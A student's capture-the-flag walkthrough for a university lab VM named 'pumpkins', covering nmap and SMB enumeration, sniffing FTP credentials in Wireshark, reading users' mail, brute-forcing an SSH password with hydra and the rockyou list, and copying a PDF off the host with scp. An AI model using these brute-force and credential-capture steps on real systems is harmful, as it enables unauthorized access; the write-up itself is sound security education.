


**Mahesh Garlapati**

**CTF \_127.0.0.1**

**The Final result -**



**ENPM809Q juvenile sneak Fall overwrought eyes 2019 optimize .**

## Walkthrough –

### Enumeration –

```

Ubuntu 16.04.6 LTS pumpkins tty1
ens33 IP Address: 192.168.116.135

pumpkins login:

```

First I did Nmap scan to find the open ports .

**Command :** `sudo nmap -O -sV -Pn 192.168.116.135`

```

(kali@kali)-[~]
$ sudo nmap -O -sV -Pn 192.168.116.135
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 15:14 EDT
Nmap scan report for 192.168.116.135
Host is up (0.00094s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:7C:77:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: PUMPKINS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.33 seconds

```

From the scan I understood that the target machine has ports 22 (SSH), 80 (HTTP), and SMB ports (139,445) open and the corresponding services are active.

Since I found that the SMB services are operational on the target system, I thought of checking for any linked user accounts.

So ,Here I did SMB enumeration

**Command** – `sudo nmap -A -p 445,139 192.168.116.135`

```
(kali@kali)-[~]
$ sudo nmap -A -p 445,139 192.168.116.135
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 15:17 EDT
Nmap scan report for 192.168.116.135
Host is up (0.0016s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:7C:77:E2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: PUMPKINS
```



```
Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: pumpkins
|   NetBIOS computer name: PUMPKINS\x00
|   Domain name: \x00
|   FQDN: pumpkins
|   System time: 2023-10-25T15:17:18-04:00
|_  clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_  smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_  smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_  nbstat: NetBIOS name: PUMPKINS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_  smb2-time:
|   date: 2023-10-25T19:17:18
|_  start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1   1.56 ms  192.168.116.135


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.19 seconds
```

I didn't find much in SMB enumeration so I tried to access through browser as I found HTTP is open






Here I found an link “enter at your own risk “ so I had redirected to other upon clicking that link where it there was an input column asking to enter your name .So I tried SQL injection , command injection ,XSS but didn’t got anything. So parallelly I checked these traffic that gone through wireshark



## Wire Shark Analysis –

After analyzing the captured traffic I found the leaked credentials of FTP service when I click on “enter at your own risk “ It was broadcasted through FTP protocol where I found user ID and password were in it .



Username – **bboy1**

Password – **dancedancedance**

So I used these credentials to login to the target machine .

```

Ubuntu 16.04.6 LTS pumpkins tty1

ens33 IP Address: 192.168.116.135

pumpkins login: bboy1
Password:
Last login: Tue Sep 24 21:58:46 EDT 2019 from 172.16.0.1 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

You have mail.
bboy1@pumpkins:~$

```

There is an message called ‘ you have mail ‘ and I started looking over files and directories in bboy1 and found an directory containing “mail” and a “new-dance-moves.txt”.

```

bboy1@pumpkins:~$ ls
home-backup.tar mail new-dance-moves.txt
bboy1@pumpkins:~$ ls -al
total 76
drwxr-xr-x 4 bboy1 bboy1 4096 Sep 24 2019 .
drwxr-xr-x 6 root root 4096 Sep 23 2019 ..
-rw-rw-r-- 1 bboy1 bboy1 0 Sep 24 2019 .addressbook
-rw-rw-r-- 1 bboy1 bboy1 251 Sep 24 2019 .bash_history
-rw-rw-r-- 1 bboy1 bboy1 220 Sep 23 2019 .bash_logout
-rw-rw-r-- 1 bboy1 bboy1 3771 Sep 23 2019 .bashrc
drwxr-xr-x 2 bboy1 bboy1 4096 Sep 24 2019 .cache
-rw-rw-r-- 1 bboy1 bboy1 10240 Sep 24 2019 home-backup.tar
drwxr-xr-x 2 bboy1 bboy1 4096 Sep 24 2019 mail
-rw-rw-r-- 1 bboy1 bboy1 135 Sep 24 2019 new-dance-moves.txt
-rw-rw-r-- 1 bboy1 bboy1 22348 Sep 24 2019 .pinerc
-rw-rw-r-- 1 bboy1 bboy1 655 Sep 23 2019 .profile
-rw-rw-r-- 1 bboy1 bboy1 687 Sep 24 2019 .viminfo

```

I found an txt file contains dance steps which were not useful for me .

```
bboy1@pumpkins:~$ cat new-dance-moves.txt
Dance 1

left, left, left
right, right, right
double dream hands!

Dance 2

Up, Up, Down, Down, Left, Right, Left, Right, B, A, Start.
bboy1@pumpkins:~$
```

I navigated to "mail" directory where I two files: "saved-messages" and "sent-mail." And I examined those two files

```
bboy1@pumpkins:~$ cd mail
bboy1@pumpkins:~/mail$ ls
saved-messages  sent-mail
bboy1@pumpkins:~/mail$ ls -al
total 16
drwx----- 2 bboy1 bboy1 4096 Sep 24 2019 .
drwxr-xr-x 4 bboy1 bboy1 4096 Sep 24 2019 ..
-rw----- 1 bboy1 bboy1 1585 Sep 24 2019 saved-messages
-rw----- 1 bboy1 bboy1 1265 Sep 24 2019 sent-mail
bboy1@pumpkins:~/mail$ |
```

I sent mail I found mail describing username "Davis S.Pumpkins",where bboy1 sent an mail asking for his new name

```
bboy1@pumpkins:~/mail$ cat sent-mail
From MAILER-DAEMON Tue Sep 24 21:20:45 2019
Date: 24 Sep 2019 21:20:45 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569374445@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From bboy1@pumpkins Tue Sep 24 21:20:45 2019 -0400
Date: Tue, 24 Sep 2019 21:20:45 -0400 (EDT)
From: B Boy 1 <bboy1@pumpkins>
To: "David S. Pumpkins" <david@pumpkins>
Subject: Congrats!
Message-ID: <alpine.DEB.2.20.1909242119150.14551@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status:
X-Status:
X-Keywords:
X-UID: 1

Congrats on the name change, I am sorry I missed the ceremony. I can't
wait to hear more about it and what your new name is (looks like it's
still showing up as the old one on here.) I hope you had a great rest of
the day. I've been working on some new dance moves I can't wait to show you!

- B-Boy 1
```

In saved messages there is another mail from bbou2 to bboy1 mentioning that “I have a copy of the document in my home directory,I’d share it with you but I’m about as bad as using computer as I;m picking a good password”.

```
bboy1@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:43:20 2019
Date: 24 Sep 2019 21:43:20 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569375800@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From bboy2@pumpkins Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
        id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1

Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name. I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.

B-Boy 2
```

From the above two my observations are as below :

- 1)Bboy2 has something in his home directory
- 2)There are two users not one – bboy1 and bboy2
- 3)As it mentioned above pumkins domain ,May be David pumkins is one who developed website

User accounts list -

```
bboy1@pumpkins:~/mail$ cd /home
bboy1@pumpkins:/home$ ls
bboy1  bboy2  david  enpm809q
```



For getting the password for bboy2 I used hydra tool

**Command I used** – `hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt.gz 192.168.116.135 ssh`

```
(kali@kali)-[/usr/share/wordlists]
$ hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt.gz 192.168.116.135 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-26 16:28:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
[DATA] attacking ssh://192.168.116.135:22/
[22][ssh] host: 192.168.116.135 login: bboy2 password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-26 16:28:48
```

Finally I cracked the password for bboy2 as “princess”

So I did ssh to target machine using the credentials I found .

```
C:\Users\Mahes_>ssh bboy2@192.168.116.135
bboy2@192.168.116.135's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have mail.
Last login: Tue Sep 24 21:13:04 2019 from 172.16.0.1
bboy2@pumpkins:~$
```

I found an document file called “Pumpkins-Name-Change-Signed.pdf” in the home folder of bboy2 where it was mentioned in the email we found already.

```
bboy2@pumpkins:~$ ls -al
total 80
drwxrwxr-x 4 bboy2 bboy2 4096 Sep 24 2019 .
drwxr-xr-x 6 root root 4096 Sep 23 2019 ..
-rw-rw-r-- 1 bboy2 bboy2 0 Sep 24 2019 .addressbook
-rw-rw-r-- 1 bboy2 bboy2 12 Sep 24 2019 .bash_history
-rw-rw-r-- 1 bboy2 bboy2 220 Sep 23 2019 .bash_logout
-rw-rw-r-- 1 bboy2 bboy2 3771 Sep 23 2019 .bashrc
drwxrwxr-x 2 bboy2 bboy2 4096 Sep 24 2019 .cache
drwxrwxr-x 2 bboy2 bboy2 4096 Sep 24 2019 mail
-rw-rw-r-- 1 bboy2 bboy2 22348 Sep 24 2019 .pinerc
-rw-rw-r-- 1 bboy2 bboy2 655 Sep 23 2019 .profile
-rw-rw-r-- 1 bboy2 bboy2 20896 Sep 24 2019 Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$
```



I downloaded the “Pumpkins-Name-Change-Signed.pdf” file using SCP .

Command – scp Pumpkins-Name-Change-Signed.pdf kali@192.168.116.133


```
bboy2@pumpkins:~$ scp Pumpkins-Name-Change-Signed.pdf kali@192.168.116.133:/home/kali/Downloads
The authenticity of host '192.168.116.133 (192.168.116.133)' can't be established.
ECDSA key fingerprint is SHA256:VJqX0I2f0Ep/EHCtA3gdXnd+6n4arWshZR+So06DoYQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.116.133' (ECDSA) to the list of known hosts.
kali@192.168.116.133's password:
Pumpkins-Name-Change-Signed.pdf                                100% 20KB 20.4KB/s 00:00
bboy2@pumpkins:~$
```

Here in the file , I got an creator name


**Official Name Change Form**  
**The Imaginary World of ENPM809Q**

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to David Simon ENPM809Q Pumpkins III.

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers

  
Kevin T. Shivers – 9/30/19


Witnessed:

  
B-Boy 2 – 9/30/19

“David Simon ENPM809Q Pumpkins III”.

### Final Result –

So Finally I entered the name as "David Simon ENPM809Q Pumpkins III" in the whats my name input field in the website and finally I got the result.



**ENPM809Q juvenile sneak Fall overwrought eyes 2019 optimize.**